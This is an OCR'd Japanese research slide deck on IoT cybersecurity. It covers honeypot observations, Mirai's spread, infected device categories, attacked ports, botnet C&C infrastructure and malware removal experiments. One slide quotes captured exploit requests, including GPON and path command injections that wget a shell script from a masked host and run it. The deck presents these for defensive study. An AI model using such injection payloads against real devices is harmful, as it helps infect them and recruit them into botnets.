
IoTサイバーセキュリティの現状
～攻撃観測、脆弱性調査活動からわかること～

吉岡　克成

横浜国立大学
大学院環境情報研究院/先端科学高等研究院　准教授

サイバーセキュリティ政策会議　資料


能動的観測と受動的観測を融合させた サイバーセキュリティ情報収集分析機構



ハニーポットによる攻撃の観測と マルウェアの捕獲・詳細分析

ハニーポット：脆弱な機器を模擬したおとりシステム．攻撃を受けつつ観測を行うことでサイバー攻撃の観測、マルウェアの収集が可能。
横浜国大では2015年からIoT向けのハニーポットを継続運用。

ハニーポットの構成



4

2015
攻撃の予兆

5

2015年4月～7月の3ヶ月に横浜国大
のハニーポットで観測された感染IOT機器

約15万台‡

‡IPアドレスによる区別

361種類†

†型番が確認できたもの（全体の3割以下）のみカウント

デバイスはWebおよびTelnetの応答から判断しています.

デバイス大量感染の元凶は…

Telnet

Telnetとは


1983年にRFC 854で規定された通信規約。

IPネットワークにおいて、遠隔地にあるサーバを端末から操作できるようにする仮想端末ソフトウェア(プログラム)、またはそれを可能にするプロトコルのことを指す。(省略)

現在では、認証も含めすべての通信を暗号化せずに平文のまま送信するというTelnetプロトコルの仕様はセキュリティ上問題とされ、Telnetによるリモートログインを受け付けているサーバは少なく、リモート通信方法としての利用は推奨できない。

https://ja.wikipedia.org/wiki/Telnet

ダークネットへのTelnet攻撃の急増



情報通信研究機構NICTERにおける過去10年間の観測結果（23/tcpのみ）

2016
Mirai大流行

2016年1月～6月の6ヶ月に横浜国大で観測したマルウェア感染IoT機器

500種類以上†

† WebおよびTelnetの応答による判断


デバイスはWebおよびTelnetの応答から判断しています.

感染機器の種別

- 監視カメラ等
  - IP カメラ
  - デジタルビデオレコーダ
- ネットワーク機器
  - ルータ・ゲートウェイ
  - モデム、ブリッジ
  - 無線ルータ
  - ネットワークストレージ
  - セキュリティアプライアンス
- 電話関連機器
  - VoIPゲートウェイ
  - IP電話
  - GSMルータ
  - アナログ電話アダプタ
- インフラ
  - 駐車管理システム
  - LEDディスプレイ制御システム
- 制御システム
  - ソリッドステートレコーダ
  - インターネット接続モジュール
  - センサ監視装置
  - ビル制御システム
- 家庭・個人向け
  - Webカメラ、ビデオレコーダ
  - ホームオートメーションGW
  - 太陽光発電管理システム
  - 電力需要監視システム
- 放送関連機器
  - 映像配信システム
  - デジタル音声レコーダ
  - ビデオエンコーダ/デコーダ
  - セットトップボックス・アンテナ
- その他
  - ヒートポンプ
  - 火災報知システム
  - ディスク型記憶装置
  - 医療機器(MRI)
  - 指紋スキャナ


デバイスはWebおよびTelnetの応答から判断しています.

2016後半に攻撃が急増
(ミライマルウェアの爆発的流行)




世界的に広がる感染

- **218か国・地域**
  からの攻撃を観測
- 特に**アジアと南米**
  の感染が多い



サービス妨害攻撃への加担



ミライが開いたパンドラの箱

ミライが行ったのは壮大な「社会実験」

- 世界中の**何十万台**のIoT機器を**実際に乗っ取れる**ことを示した
- 乗っ取った機器を悪用した攻撃が**実社会に大きな影響を与える規模の攻撃をおこし得る**ことを示した

→攻撃者による“気づき”


16

最近の傾向1

多様化

17

日本国内では．．



国内感染ホストの急増（SSH攻撃）

国内で流通するモバイルルータの大量感染が確認

（Telnetではなく）SSH経由での感染だった

「NICTER観測レポート2017」より

IoTにおけるサイバー攻撃の増大（国内）

（Telnetではなく）マイクロコントローラーチップ用SDKの脆弱性を突いた攻撃だった

横浜国大による観測

攻撃が確認されたポート一覧

- 22/tcp
- 23/tcp
- 80/tcp
- 81/tcp
- 82/tcp
- 88/tcp
- 443/tcp
- 2323/tcp
- 5501/tcp
- 5555/tcp
- 7574/tcp
- 7574/tcp
- 8000/tcp
- 8080/tcp
- 8081/tcp
- 8082/tcp
- 8083/tcp
- 8088/tcp
- 8089/tcp
- 8090/tcp
- 8181/tcp
- 8443/tcp
- 9080/tcp
- 9090/tcp
- 9530/tcp
- 9997/tcp
- 37215/tcp
- 37964/tcp
- 49152/tcp
- 52869/tcp
- 55555/tcp
- 60001/tcp

観測された脆弱性攻撃の例

```
GET
/setup.cgi?next_file=netgear.cfg&todo=syscmd&cmd=busybox&curpath=/&currentse
tting.htm=1 HTTP/1.1
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: /
User-Agent: Mozilla/5.0
```

```
GET /shell?busybox HTTP/1.1
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: /
User-Agent: Mozilla/5.0
```

```
POST /GponForm/diag_Form?images/ HTTP/1.1
Host: 127.0.0.1:80
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: Aurora
Content-Length: 118
XWebPageName=diag&diag_action=ping&wan_conlist=0&dest_host=``;wget+http://xxx.xxx
+-O+->/tmp/8UsA.sh;sh+/tmp/8UsA.sh+gpon80&ipv=0Connection
```

```
GET /language/Swedish${IFS}&&cd${IFS}/tmp;rm${IFS}-
rf${IFS}*;wget${IFS}http://xxx.xxx.xxx.xxx/8UsA.sh;sh${IFS}/tmp/8UsA.sh+c
rossweb&>r&&tar${IFS}/string.js HTTP/1.0
```

30以上のポートへのスキャンを確認. 殆どのポートで Exploitと検体ダウンロードまで観測可能

2
1
21


最近の傾向2

攻撃の一般化


22

IoTボットネット（攻撃者に制御された感染機器集団）の活動

どのように大量の感染機器を管理、操作している？



攻撃インフラの観測



ハニーポットで収集した検体を定常的にサンドボックス上で動作させ、攻撃者が感染機器を操作するための「攻撃インフラ」を継続的に観測

Rui Tanabe, Tatsuya Tamai, Akira Fujita, Ryoichi Isawa, Katsunari Yoshioka, Tsutomu Matsumoto, Carlos Ganan and Michel Van Eeten, "Disposable Botnets: Examining the Anatomy of IoT Botnet Infrastructure," Proc. International Conference on Availability, Reliability, and Security (ARES2020), 2020.

攻撃インフラの分布

- 観測した制御サーバのIPアドレスについて，AS情報とAS種別を調査

C＆Cサーバの分布

	Measurement two								
	Bashlite			Mirai			Tsunami		
	AS	CC	#C&C	AS	CC	#C&C	AS	CC	#C&C
1	14061	US	38	14061	US	593	12876	FR	2
2	60144	NL	15	14061	NL	111	14061	US	1
3	14061	NL	6	60144	NL	71	14061	NL	1
4	53667	US	6	51659	RU	59	31034	IT	1
5	54290	US	5	54290	US	54	53667	US	1
6	31034	IT	4	31034	IT	46	200185	IT	1
7	3842	US	3	20473	US	44	51659	RU	1
8									
9									
10									


- マルウェア配布サーバ，制御サーバはいずれもクラウド（左図ではオレンジ色）上に配置

多くの攻撃者は、クラウドサービスを利用して感染IoT機器を制御している

25

制御サーバの生存期間

- 制御サーバの生存期間を調査



1週間で75%、2週間で90%以上の制御サーバが利用されなくなる

26

IoTマルウェアの制御サーバへの接続性調査

- IoTマルウェア内に制御サーバへの接続情報がどの程度含まれるか調査
- 複数のサーバに接続を試みる検体
  280 / 5289(5.3%)
- ドメインを利用する検体:
  475 / 4,725(10%)
- 逆アセンブルコードを用いた接続情報の推定

殆どのマルウェア中には制御サーバ情報が1つのみ含まれる

27

マルウェアの制御サーバへの接続性調査

- 50検体(2019/10-2019/11)のマルウェア検体について長期動的解析
- 50検体全てが1週間以内に制御サーバの更新なく接続不能になり、操作されなくなった

IoTボットネットの多くは短期間で使い捨てられている→ブロックリスト化が難しい

28


最近の傾向3

高度化

30

IoTマルウェア駆除実験（～2017）

4）電源切、コマンドによるシステムリブート、工場出荷状態に戻す、など**操作**を実施



1）感染が確認されている機器と同機種を購入

2）通常使用時のファイルシステム、プロセスを記録

3）実IoTマルウェアで攻撃、感染の確認（C2通信など）

5）感染前と比較して感染状態が修復されているか確認

31

駆除実験結果（2017）

機器	種類	電源再起動による マルウェアの挙動
A	IP Camera	プロセス・バイナリともに消滅
B	プリンター	プロセスのみ消滅 バイナリは残る
C	ルータ	プロセス・バイナリともに消滅
D	WiFiストレージ/ポケットWiFI	プロセス・バイナリともに消滅
E	WiFiストレージ/ポケットWiFI	プロセス・バイナリともに消滅
F	WiFiストレージ/ポケットWiFI	プロセス・バイナリともに消滅
G	衛星放送受信機	プロセス・バイナリともに消滅

いずれの機器でも主電源による再起動等の操作により

マルウェア駆除が可能「だった」

ファイルシステムと持続感染の関係

機器	種類	電源再起動による マルウェアの挙動	ファイルシステム
A	IP Camera	プロセス・バイナリともに消滅	不明
B	プリンター	プロセスのみ消滅 バイナリは残る	UBIFS （※読み書き可能）
C	ルータ	プロセス・バイナリともに消滅	squashfs （※読み取り専用）
D	WiFiストレージ/ポケットWiFI	プロセス・バイナリともに消滅	squashfs （※読み取り専用）
E	WiFiストレージ/ポケットWiFI	プロセス・バイナリともに消滅	squashfs （※読み取り専用）
